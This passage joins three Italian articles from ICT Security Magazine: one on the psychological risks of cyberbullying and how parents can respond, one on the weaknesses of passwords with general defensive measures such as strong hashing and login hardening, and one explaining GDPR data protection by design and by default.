particolar modo gli effetti delle violenze subite possono intaccare la sicurezza in se stessi e influenzare il livello di autostima, perché uno degli aspetti più dannosi è vedere che gli altri assistono alle prevaricazioni senza intervenire per prestare aiuto alle vittime. Inoltre, ci sono degli effetti a lungo termine, evidenziati in alcune ricerche effettuate su bimbi vittime di violenze, che risultano avere maggiori probabilità di soffrire di depressione, nonché di fumare, abusare di alcol e sostanze stupefacenti, negli anni successivi all’episodio. Un’altra recente ricerca (Görzig, 2016) ha evidenziato una tendenza relativa ad una maggiore visualizzazione di pagine e siti legati all’autolesionismo e al suicidio da parte di coloro che erano coinvolti nel cyberbullismo rispetto a chi non lo era.

È necessario prestare attenzione a dei segnali che potrebbero aiutare i genitori a riconoscere se i propri figli sono vittime di atti di bullismo o cyberbullismo. Alcuni dei più evidenti verranno elencati di seguito: cambiamenti nelle abitudini quotidiane (es. sonno e/o alimentari) e nell’umore (chiusura, ansia, ecc), atteggiamento nei confronti delle tecnologie, problemi scolastici (sino al rifiuto di andare a scuola), perdita di interesse generale in relazione a differenti attività. In tali casi sarà utile non sottovalutare gli episodi che vengono raccontati, ovvero i “campanelli di allarme” precedentemente elencati, supportare i propri figli per favorire un recupero della stima di sé e delle proprie capacità di resilienza e di contrasto alle prevaricazioni, ascoltare empaticamente i loro bisogni, affrontare insieme le paure ed evitare di favorire lo sviluppo di sensi di colpa. Sarebbe opportuno altresì evitare reazioni eccessive di allarme o di rabbia, nonché una demonizzazione delle tecnologie. Andrebbe favorito invece un uso consapevole e protetto di tali strumenti, incoraggiando i bimbi a riconoscere le differenze tra i diversi usi che se ne possono fare.

Per quanto attiene i genitori dei bulli invece, è opportuno mettere in atto determinati comportamenti per aiutare i figli ad uscire dalla spirale della violenza. In primo luogo, bisogna evitare di fornire un cattivo esempio. Tentare di reprimere i comportamenti violenti con altra violenza, sarebbe come cercare di spegnere il fuoco buttandoci sopra altra benzina. Non si farebbe altro che incrementare ulteriormente il livello di rabbia che questi ragazzi provano, nei confronti di se stessi e degli altri. Non si dovrebbe minimizzare o giustificare alcun comportamento, magari asserendo che sono solo “ragazzate”, ma aiutare i bulli a rendersi conto della gravità e delle conseguenze delle proprie azioni. In effetti, a loro manca proprio la consapevolezza in relazione ai comportamenti che mettono in atto. Sono carenti, in molti casi, di capacità empatiche e delle abilità caratteristiche della cd. “teoria della mente”, ovvero della possibilità di mettersi nei panni degli altri. Di conseguenza sottostimano le conseguenze, fisiche e psicologiche, delle proprie azioni. Inoltre, i bulli sono costantemente alla ricerca di approvazione, di un ruolo, ovvero di riconoscimento. Bisogna insegnargli un’altra modalità di interazione con l’altro, spogliarli di quel ruolo che li fa sentire forti, rivedere le proprie modalità educative, con l’obiettivo di favorire relazioni positive. Ovviamente, sarà necessario anche un controllo sull’uso che viene fatto delle tecnologie, permettendo di utilizzarle, ma in “modalità protetta”.

In conclusione, le nuove tecnologie, sebbene abbiano aperto uno spazio di crescita delle possibilità di interazione tra soggetti, superando tutte le barriere fisiche che causano una limitazione nelle interazioni faccia-a-faccia, richiedono necessariamente un adattamento e l’adozione di una nuova “grammatica comunicativa”. In particolar modo i bambini e gli adolescenti, in questi casi, andrebbero educati a riconoscere i comportamenti violenti come tali. Soprattutto dovrebbero essere incoraggiati a parlarne con gli adulti di riferimento, siano essi genitori, insegnanti o altro. Il grande rischio è relativo al fatto che, molte volte, gli atti violenti non vengono denunciati, e le vittime continuano a subire in maniera passiva. A maggior ragione perché, in molti casi, gli spettatori restano passivi e non forniscono alcun aiuto alla vittima, anzi spesso sostengono i bulli, percepiti come più forti in virtù dell’asimmetria di potere che è, non a caso, una delle caratteristiche distintive del bullismo e del cyberbullismo. Aspetto che, ovviamente, diviene ancora più chiaro nel secondo caso, il cyberbullismo, di cui abbiamo parlato finora, laddove la distanza a livello emotivo viene facilitata dalle stesse modalità di perpetrazione degli attacchi. Per tutte queste ragioni, le conseguenze psicologiche, a breve e a lungo termine, non dovrebbero essere sottovalutate.

Per favorire uno spazio di dialogo, a supporto sia dei bulli che delle vittime, è stato costituito in ambito italiano il Centro nazionale anti-cyberbullismo (CNAC), che ha l’obiettivo di realizzare una collaborazione con le persone e le organizzazioni europee che ne condividono la missione e i principi. Permette alla vittima, alla famiglia, agli insegnanti o al cyberbullo di ottenere gratuitamente una consulenza per avere una prima valutazione legale del fatto e conoscere gli strumenti giuridici a disposizione per contrastare le violenze subite. Tra le attività del CNAC, sono previsti anche corsi di cyber coaching (formazione), dedicati a ragazzi e adulti (studenti, genitori, insegnanti o professionisti di vari settori), grazie anche alla partecipazione al progetto del MIUR “Generazioni Connesse” (https://anticyberbullismo.it/).

A cura di: Ilenia Mercuri

L’articolo I rischi sociali e psicologici connessi alla messa in atto dei comportamenti di cyberbullismo proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/i-rischi-sociali-e-psicologici-connessi-alla-messa-in-atto-dei-comportamenti-di-cyberbullismo/


Le Password… un falso segreto

Che cosa è un segreto?

Dalla Treccani riporto testuali parole “Ciò che uno nasconde dentro di sé e non rivela (tranne singole e determinate eccezioni) a nessuno” oppure il Devoto-Oli “Fatto, avvenimento o discorso che non deve essere rilevato” o a detta di Georg Simmel “Un segreto noto a due persone non è più tale”. Un segreto è quindi qualcosa che tendenzialmente conosciamo soltanto noi e che non divulghiamo o, se lo facciamo, solo ad una cerchia molto ristretta di persone.

Ma una password è un segreto?

È presente nella nostra mente ma anche memorizzata su un sistema informatico che ogni volta che viene richiesta e digitata, viene controllata da un software che ad ogni accesso la compara con quella presente nella sua base dati per identificare la corretta identità digitale.

Inoltre le password sono difficili da memorizzare, devono essere facilmente immagazzinabili soprattutto dalla nostra mente, figuriamoci più password complesse cambiate con cadenza di tre mesi. Questo ci porta a trascriverle in chiaro in altri supporti magnetici (ad es. PIN del bancomat sul telefono memorizzato sotto falso nome, Post-It sparsi sulla scrivania fino ad arrivare all’intera lista dei nostri account / password ivi compresa URL di accesso su OneDrive). Le nostre password spesso sono “predicibili” perché composte da una serie di informazioni “segrete” o “pubbliche” come date importanti, posti significativi, cose bizzarre che conosciamo bene solo noi e che ci risulta facile ricordare nel tempo.

Ma tutto questo è realmente segreto?

Probabilmente no.

Tipiche debolezze dei nostri segreti sui sistemi informatici

  • Le password sono spesso intellegibili: da un sistemista, dall’addetto della gestione dell’applicazione, da un hacker che effettua una intrusione tramite una o più falle presenti sul sistema.
  • Le password possono essere decifrate: qualora siano state cifrate sul sistema (ad esempio utilizzando algoritmi di hashing o altre forme di cifratura) possono essere decifrate velocemente utilizzando software open-source e hardware di basso costo (cluster di schede GPU di ultima generazione) che consentono bruteforcing o attacchi a dizionario mai visti prima.
  • Carenza di eforcement: molto spesso per agevolare la CX, non si utilizzano tutti gli eforcement per rendere le password complesse. Ovviamente risulta più semplice inserire una password mnemonica rispetto ad una regola che richiede una password di 10 caratteri che vuole intervallata una lettera e un carattere speciale. Purtroppo però la semplicità delle password è direttamente proporzionale alla facilità della sua individuazione e questa è una “coperta corta” da dover gestire.
  • Carenze nel cambio password: una password immagazzinata e mai cambiata, facilita la CX dell’utente ma incrementa il rischio di possibili furti e di compromissione.
  • Password di default: esistono le password degli utenti ma ancora più critiche le password di gestione delle componenti di un sistema. In fase di installazione dei prodotti a supporto di un’applicazione spesso non si effettuano i dovuti cambi password degli account più importanti del sistema, quelli di amministrazione. Questo “perverso costume” noto ai tanti come “password di default”, vanifica molto spesso l’intera sicurezza dei sistemi informatici per carenza di attenzione e di consapevolezza da chi gestisce i delivery e l’esercizio delle nostre applicazioni.

Ma come possiamo proteggerci?

  1. Utilizzando algoritmi di Hash di nuova generazione: i vecchi algoritmi di hash sono oramai obsoleti da anni. Con il vecchio DES si riesce oggi ad effettuare un ciclo di test di attacco a dizionario su 50.000.000 di lemmi in circa 3 secondi arrivando a 30 minuti per SHA512 fino ed arrivare ai 9gg con bcrypt(10) per una singola password. Rimane semplice capire che più è robusto l’algoritmo di hashing più risulta difficile effettuare attacchi a dizionario, pertanto, occorre sempre implementare sistemi che siano in linea con i tempi e con gli sviluppi tecnologici.
  2. Cifrare le tabelle della base dati: A livello applicativo, spesso le password vengono memorizzate sulla tabelle della base dati. Occorre quindi oscurare la visibilità di queste tabelle anche ai sistemisti che accedono all’applicazione anche per la sola manutenzione. Un esempio può essere l’abbinamento della Trasparent Data Encription con la memorizzazione in hash della password. Una doppia cifratura che consentirà anche con il passaggio del tempo di rendere più robusto l’accesso alle password del sistema.
  3. Irrobustire le password policy: Implementando le 4 classi a protezione delle password oltre ad un dizionario (italiano / inglese) per evitare la presenza nelle password di lemmi facilmente identificabili in pattern di attacco specifici o da un attacco a dizionario. Esistono già oggi differenti sistemi operativi e database che implementano in maniera nativa questi vocabolari, ad esempio Red Hat Enterprise Linux, implementa il dizionario sull’autenticazione di sistema già dalla versione 6.
  4. Implementare meccanismi di scadenza ed inattività: una password che rimane sul sistema in eterno è un rischio. Occorre quindi sviluppare funzionalità che consentano di far scadere le password. Inoltre prevedere la possibilità di rendere inattive le sessioni a valle di un timeout rende più sicuri gli account in caso di impersonificazione da parte di terzi.
  5. Form di Login: Le form di login qualora sviluppate male consentono attacchi di SQL Inection molto pervasivi che possono, in casi limite anche portare all’estrazione completa di tutti gli account del sistema comprese le password di accesso. Adottare quindi tecniche di sviluppo sicuro del codice e di scansioni dinamiche del software per scongiurare fenomeni di questo tipo è altamente consigliato e qualora risulti necessario (per la tipologia dei dati trattati) far effettuare un penetration test web per verificare il reale stato del sistema in particolar modo se esposto su internet.

Conclusioni

Le password stanno vivendo momenti difficili da molto tempo e sono ad oggi il primo vettore di attacco informatico che si rileva costantemente nelle attività di controllo. Inoltre questa forma di accesso avrà un ulteriore sprint trainato dalla diffusione degli IoT che usano (e abusano) l’accesso tramite password cablate nei firmware o di “default amministrativo” (come abbiamo visto nel Ddos per la botnet MIRAI). Queste password ovviamente non verranno mai cambiate dagli utenti se non tramite un software di orchestretor che procederà a farlo solo se previsto in fase di design del sistema.

Oggi è ancora presto, ma l’accesso biometrico probabilmente (ma molto lentamente) sostituirà le password aiutandoci anche a rendere più semplice il quotidiano e la CX in quanto un’iride o un volto saranno sempre gli stessi e non cambieranno mai anche avendo più account su sistemi differenti. Oggi possiamo sicuramente fare molto di più per mettere in sicurezza le nostre password, anche introducendo sistemi di OTP che si rivelano efficaci (e di basso costo magari su applicazioni “business-core” che devono essere maggiormente protette) su sistemi dove l’esposizione al rischio e l’appetibilità dei dati risulta elevata.

Passeremo quindi da un segreto ad un qualcosa di fisico che porteremo sempre con noi e detta così potrebbe essere una cosa poco bella.

Non sottovalutiamo mai l’arte dell’hacking che non smetterà mai di stupirci con nuove ed inimmaginate tecniche, magari introducendo ulteriori forme di furto delle credenziali basate sulla riproduzione delle caratteristiche biometriche di un utente (biometric impersonation) per poi rivenderle in formato fisico ed elettronico nel deepweb tramite un nuovo ed inimmaginato marketplace.

A cura di: Massimiliano Brolli

L’articolo Le Password… un falso segreto proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/le-password-un-falso-segreto/


Data protection by design e by default

Il Regolamento UE 2016/679 in materia di protezione dei dati personali ha introdotto alcune innovazioni significative e, più in particolare, il concetto di responsabilizzazione o accountability, che pone il titolare del trattamento nella condizione di dover dimostrare, tra l’altro, nell’ambito del trattamento dei dati personali, l’adozione delle misure di sicurezza descritte nell’art. 5, paragrafo 1 lettera f) e contestualmente anche di comprovare il rispetto delle prescrizioni contenute nell’art. 5 paragrafo 2 del Regolamento[1]. In particolare la ratio sottesa all’introduzione del concetto di accountability viene rinvenuta nella necessità di permettere il passaggio dalla teoria dei principi di protezione dei dati alla loro messa in pratica, cosi da tradurre gli obblighi giuridici in misure di protezione dei dati verificabili nei fatti e non solo sulla carta[2]. Ciò premesso, occorre ora individuare il collegamento che intercorre tra il concetto di sicurezza (sotto il profilo tecnologico, giuridico e organizzativo) e quello di adeguatezza delle misure tecniche organizzative ma non prima di aver precisato che la finalità delle adeguate misure tecniche organizzative deve essere individuata nelle protezione dei diritti e delle libertà fondamentali delle persone fisiche mediante la prevenzione delle violazioni dei dati personali degli interessati.

Con il nuovo Regolamento il concetto di misura di sicurezza, complice anche il rafforzamento del concetto di “rischio del trattamento”, assume un confine più ampio, infatti, viene meno la classificazione delle misure di sicurezza in “misure minime di sicurezza” e “misure idonee di sicurezza” e, in luogo di quest’ultime, si affermano le “misure di sicurezza adeguate” che devono essere individuate per ciascun trattamento dal Titolare solo dopo una specifica analisi del rischio ad esso associato. In tale ambito emergono e sono precisati i doveri attribuiti al titolare dagli artt. 24 e 25 del Regolamento quali ad esempio la valutazione del rischio oltre che alla privacy by design e privacy by default.

Sul punto, e per completezza, corre precisare che nel Regolamento sono previste, a presidio delle prescrizioni illustrate, ma non solo, rilevanti e differenziate sanzioni amministrative, in ragione del livello di gravità delle violazioni, come meglio precisato negli artt. 83 e 84 del Regolamento, ai quali comunque si rinvia. Sono in ogni caso fatte salve anche specifiche sanzioni penali e civili ove previste.

Il legame tra il concetto di accountability e l’obbligo di dover documentare e comprovare l’adeguatezza delle misure tecniche organizzative assunte, e cioè comprovare che le misure assunte ex ante saranno valide ex post previo riesame ed aggiornamento, se necessario si manifesta con l’istituzione e implementazione del registro delle attività dei trattamenti. Le richiamate misure una volta annotate nel predetto registro saranno “cristallizzate” e utili a dimostrare, in caso di necessità, la conformità dei trattamento al Regolamento.

L’innovazione che ha coinvolto l’applicazione dei principi consiste nella loro valutazione ai fini della responsabilità da attribuire al titolare del trattamento e, pertanto, il merito del Regolamento non risiede tanto nella costruzione di un sistema di principi intorno alla privacy, quanto nell’aver espressamente riconosciuto loro carattere di obbligatorietà. In passato, infatti al principio è stata data un’attuazione limitata sia per la possibilità di deroga, previo consenso, alla misura di minimizzazione sia per la poca chiarezza delle norme introdotte a livello comunitario[3].

Tra le responsabilità attribuite al titolare del trattamento chiaramente descritte nell’art. 24 del Regolamento[4], nell’ambito del quale sono altresì individuati i principi che saranno di seguito approfonditi nell’ambito della trattazione quali quello di data protection by design e quello di data protection by default, figurano anche quelle del riesame e dell’aggiornamento delle misure tecniche e organizzative adottate.

Corre infatti precisare che il concetto di privacy by design è stato coniato oltre 20 anni fa dalla Dr. Ann Cavoukian quando ha ricoperto l’incarico di “Privacy Commissioner” dell’Ontario con l’indicazione dei sette principi fondanti quali: a) Proatttivo e non reattivo: prevenire non correggere; b) Privacy come impostazione di default; c) Privacy incorporata nella progettazione; d) Massima funzionalità – valore positivo, non valore zero; e) Sicurezza ad intera protezione del ciclo di vita di un sistema; e) Visibilità e Trasparenza – Mantenere la trasparenza; f) Rispetto per la privacy dell’utente – Centralità dell’utente. Essi sono stati poi ripresi ed adottati nella conferenza internazionale dei Garanti che si è tenuta a Gerusalemme nel 2010. I principi, data protection by design e data protection by default, illustrati nell’art. 25[5] del Regolamento non sono, quindi, completamente sconosciuti, di essi, infatti, vi è traccia, tra le altre, nel la Direttiva 2002/58/CE che disciplina il trattamento dei dati personali e la tutela dei dati personali nel settore delle comunicazioni elettroniche oltre che nella newsletter dell’Autorità Garante del 19 giugno 2015 nella quale è inserito anche un parere delle Autorità per la privacy europee riunite nel “Gruppo Articolo 29” in materia di impiego dei droni per gli usi civili.

Il principio di data protection by design, prevede a carico del titolare del trattamento l’obbligo di attivare tutte le misure tecniche organizzative adeguate allo stesso con la precisazione però che esse devono essere necessariamente rapportate ad una serie di parametri che sono richiamati nell’art. 25 paragrafo 1. Ovviamente, è opportuno chiarire all’esito dall’analisi delle misure attuate dal titolare non si deve giungere ad un giudizio di adeguatezza per le misure tecniche organizzative nel loro complesso e non per ciascuna delle misure adottate. E’ agevole osservare come nel Regolamento, e più precisamente in tale ambito, è presente un concetto di neutralità nel quale non sono contenute prescrizioni vincolanti per il titolare del trattamento ma, anzi, viene lasciata piena libertà a quest’ultimo nell’individuazione delle misure tecniche organizzative adeguate al caso concreto. In particolare ciò che la norma richiede con la sua formulazione “neutrale” è la miglior soluzione possibile per soddisfare i requisiti che il Regolamento prescrive per la tutela dei diritti degli interessati e garantire nel tempo la sua applicazione in ragione del progresso tecnico, associando cosi all’elemento di flessibilità quello di un’appropriata attenzione ai diritti dell’interessato. La privacy by design è infatti delineata come una metodologia più che una prescrizione specifica nonostante l’individuazione specifica di alcune misure specifiche[6]. Tra le misure individuate dal Regolamento e cui lo stesso conferisce carattere di obbligatorietà figurano invece la pseudominizzazione e la minimizzazione.

Con la pseudominizzazione si verifica l’interruzione momentanea e selettiva del collegamento, e quindi i dati del soggetto interessato non possono essere ad esso associati senza l’uso di informazioni aggiuntive separatamente conservate e protette da misure tecniche organizzative adeguate ed idonee ad evitare l’associazione dell’informazione del dato al soggetto interessato; la minimizzazione è invece una misura strettamente correlata ai principi enunciati dall’art. 5 paragrafo 1 lettera c) del Regolamento ai quali il titolare nell’ambito del trattamento deve uniformarsi[7].

L’art. 25 paragrafo 2 del Regolamento descrive invece il principio di data protection by default che si caratterizza per i trattamenti attuati mediante l’impostazione predefinita e la necessità di predisporre, sin dalla fase di progettazione, le impostazioni idonee ad assicurare il rispetto delle prescrizioni contenute nel Regolamento. A differenza del principio data protection by design, le impostazioni devono precedere il singolo trattamento con la conseguenza che ogni qualvolta le regole oppure le modalità del trattamento sono oggetto di modifica, una nuova applicazione del richiamato principio è richiesta per rendere conforme il trattamento alle prescrizioni del Regolamento. La metodologia denominata data protection by default, i cui trattamenti sono pertanto definiti per impostazione predefinita, richiede la necessità di applicare detta impostazione sin dalla fase antecedente al trattamento. La norma che non si limita ad indicare la tempistica della sua applicazione arricchisce il suo dettato con l’indicazione che oggetto del trattamento possono essere i soli dati necessari e chiarisce che tale obbligo deve valere per la quantità dei dati personali raccolti, la portata del trattamento, il periodo di conservazione e l’accessibilità. Le impostazioni predefinite non devono però essere idonee a limitare i soli dati trattati oppure le operazioni consentite, ma devono essere idonee a limitare l’accesso ai dati oggetto del trattamento ad un numero indefinito di persone fisiche senza l’intervento della persona fisica con la conseguenza che un trattamento non riconducibile alle impostazioni predefinite o comunque con esse in contrasto deve necessariamente essere caratterizzato da una forzatura del sistema.

Va infine evidenziato come l’analisi della fattispecie non può essere disgiunta da quello del Considerando 78 che contiene le motivazioni di ausilio per la piena comprensione della disposizione di riferimento. Nel Considerando 78 è descritto l’auspicio di vedere incoraggiati i realizzatori di prodotti e servizi e applicazioni affinché gli stessi possano, nell’ambito dello sviluppo e della progettazione dei prodotti, servizi e applicazioni, tenere in debita considerazione le disposizioni preposte alla tutela dei dati personali. Detto auspicio poi è più incisivo nella sua parte finale quando sottolinea come le impostazioni di progettazioni e di default dovrebbero essere prese in considerazione, per trovare così adeguato spazio, anche negli appalti pubblici.

Note

[1] Articolo 5 Principi applicabili al trattamento di dati personali

I dati personali sono:

  • f) trattati in maniera da garantire un’adeguata sicurezza dei dati personali, compresa la protezione, mediante misure tecniche e organizzative adeguate, da trattamenti non autorizzati o illeciti e dalla perdita, dalla distruzione o dal danno accidentali («integrità e riservatezza»).

[2] L. Bolognini, E. Pelino e C. Bistolfi in “Il Regolamento Privacy Europeo, Commentario alla nuova disciplina sulla protezione dei dati personali” pag. 325. Giuffrè, Milano, 2016.

[3] Principato, Verso nuovi approcci alla tutela della privacy: privacy by design e privacy by default settings, in Contratto e Impresa. Europa, 2015, pag. 211.

[4] Articolo 24 Responsabilità del titolare del trattamento

  1. Tenuto conto della natura, dell’ambito di applicazione, del contesto e delle finalità del trattamento, nonché dei rischi aventi probabilità e gravità diverse per i diritti e le libertà delle persone fisiche, il titolare del trattamento mette in atto misure tecniche e organizzative adeguate per garantire, ed essere in grado di dimostrare, che il trattamento è effettuato conformemente al presente regolamento. Dette misure sono riesaminate e aggiornate qualora necessario.
  2. Se ciò è proporzionato rispetto alle attività di trattamento, le misure di cui al paragrafo 1 includono l’attuazione di politiche adeguate in materia di protezione dei dati da parte del titolare del trattamento.
  3. L’adesione ai codici di condotta di cui all’articolo 40 o a un meccanismo di certificazione di cui all’articolo 42 può essere utilizzata come elemento per dimostrare il rispetto degli obblighi del titolare del trattamento.

[5] Articolo 25 Protezione dei dati fin dalla progettazione e protezione per impostazione predefinita

  1. Tenendo conto dello stato dell’arte e dei costi di attuazione, nonché della natura, dell’ambito di applicazione, del contesto e delle finalità del trattamento, come anche dei rischi aventi probabilità e gravità diverse per i diritti e le libertà delle persone fisiche costituiti dal trattamento, sia al momento di determinare i mezzi del trattamento sia all’atto del trattamento stesso il titolare del trattamento mette in atto misure tecniche e organizzative adeguate, quali la pseudonimizzazione, volte ad attuare in modo efficace i principi di protezione dei dati, quali la minimizzazione, e a integrare nel trattamento le necessarie garanzie al fine di soddisfare i requisiti del presente regolamento e tutelare i diritti degli interessati.
  2. Il titolare del trattamento mette in atto misure tecniche e organizzative adeguate per garantire che siano trattati, per impostazione predefinita, solo i dati personali necessari per ogni specifica finalità del trattamento. Tale obbligo vale per la quantità dei dati personali raccolti, la portata del trattamento, il periodo di conservazione e l’accessibilità. In particolare, dette misure garantiscono che, per impostazione predefinita, non siano resi accessibili dati personali a un numero indefinito di persone fisiche senza l’intervento della persona fisica.
  3. Un meccanismo di certificazione approvato ai sensi dell’articolo 42 può essere utilizzato come elemento per dimostrare la conformità ai requisiti di cui ai paragrafi 1 e 2 del presente articolo.

[6] Pizzetti, Intelligenza artificiale, protezione dei dati personali e regolamentazione, pag 116, Giappichelli, Torino 2018.

[7] Articolo 5 Principi applicabili al trattamento di dati personali

  • c) I dati personali sono: “adeguati, pertinenti e limitati a quanto necessario rispetto alle finalità per le quali sono trattati.


A cura di: Massimo Ippoliti

L’articolo Data protection by design e by default proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/data-protection-by-design-e-by-default/